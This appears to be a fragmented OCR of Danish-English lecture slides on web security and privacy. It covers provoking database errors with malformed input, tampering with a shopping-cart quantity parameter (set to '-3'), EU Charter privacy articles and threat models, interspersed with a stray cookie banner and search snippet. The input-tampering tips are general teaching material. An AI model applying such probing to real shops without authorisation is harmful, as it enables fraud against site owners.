netz-rettung-recht.de/.../1557-Besonders-schwerer-Ra... ▾ Oversæt denne side
31/03/2010 - Dienstag, Mai 27 2014; "**Failure, wrong key. The right key is** 5f17aca1ae2edea0f145e884116371a5" - Großartig. https://t.co/ioPv0a5lug ...

Provoking error messages

- No values
- Text, when a number is expected
- Big, negative or decimal number
- Special characters: ‘ “ --) & # % _ ? . / \


Database errors provides information to the attacker

Web security


Når vare lægges i indkøbskurven sker følgende request til serveren:

Antal varer angives via ”quantity” parameter, hvis antal ændres til ”-3” ser request sådan ud:


Web security



Pause



Privacy



EU Charter of Fundamental Rights

Article 7

Respect for private and family life

Everyone has the right to respect for his or her private and family life, home and communications.

Article 8

Protection of personal data

1. Everyone has the right to the protection of personal data concerning him or her.

2. Such data must be processed fairly for specified purposes and on the basis of the consent of the person concerned or some other legitimate basis laid down by law. Everyone has the right of access to data which has been collected concerning him or her, and the right to have it rectified.

3. Compliance with these rules shall be subject to control by an independent authority.

Den Europæiske Unions Charter om Grundlæggende Rettigheder

Artikel 7 Charter: Respekt for privatliv og familieliv

Enhver har ret til respekt for sit privatliv og familieliv, sit hjem og sin kommunikation.

Artikel 8 Charter: Beskyttelse af personoplysninger

1. Enhver har ret til beskyttelse af personoplysninger, der vedrører den pågældende.

2. Disse oplysninger skal behandles rimeligt, til udtrykkeligt angivne formål og på grundlag af de berørte personers samtykke eller på et andet berettiget ved lov fastsat grundlag. Enhver har ret til adgang til indsamlede oplysninger, der vedrører den pågældende, og til berigtigelse heraf.


3. Overholdelsen af disse regler er underlagt en uafhængig myndigheds kontrol.

Trusler imod privacy

Uværdighed ved udstillelse
Forlegenhed

Samkøring
Bruger/kunde profilering
Identitetstyveri
IT sikkerhed
Osv, osv, osv

Vil du accepterer pris differencering?




Privacy


Privacy drejer sig om kontrol over data:

Hvem får data, hvordan bliver det brugt, gemmer de det, hvem bliver data delt med og kan man få det slettet/hvornår bliver det slettet


Berlingske
Ansvarlig brug af dine data
Berlingske Media A/S anvender cookies på b.dk, business.dk og aok.dk, for at tilpasse indhold, funktioner og annoncer og analysere trafikken. Vores partnere kan også anvende cookies til brug for målrettet annoncering. Ved at klikke OK giver du samtykke til Berlingske Media og tredjeparters anvendelse af cookies på ovennævnte domæner. Du kan altid tilbagekalde dit samtykke.
OK
Indstillinger
Cookiedeklaration
Om cookies
Nødvendig (51)
Præferencer (10)
Statistik (94)
Marketing (325)
Uklassificeret (177)
Nødvendige cookies hjælper med at gøre en hjemmeside brugbar ved at aktivere grundlæggende funktioner såsom side-navigation og adgang til sikre områder af hjemmesiden. Hjemmesiden kan ikke fungere ordentligt uden disse cookies.
Navn
Udbyder
Formål
Udløb
Type
CookieConsent [
m.aok.dk
abonnement.bus
business.dk
abonnement.b.d
Gemmer brugerens cookie-samtykke-
1 år
HTTP
Cookiedeklarationen er sidst opdateret d. 10-09-2018 af Cookiebot

Privacy udvikling i gang





2011 2013

Privacy er mange ting


Se Andersson pp.745-747 og 757-759

- Andrew og Saudi Arabien
- Betty på 10 år
- Charles blogger
- Dai i Vietnam
- Elizabeth analytiker
- Firoz i Teheran
- Graziano og Mafiaen


Jurister, journalister

Privacy model

Model for privacy




Privacy i Common Criteria




Common Criteria Privacy Classes

Unobservability



Risikovurderingen:
Hvem skal man beskytte sig imod?
Hvilke ressourcer har de til rådighed?
Uheld eller bevidst angreb?




What is your threat model?

Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity	The Mossad doing Mossad things with your email account
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)	◆ Magical amulets? ◆ Fake your own death, move into a submarine? ◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON

Figure 1: Threat models

VPN og ”unobservability”

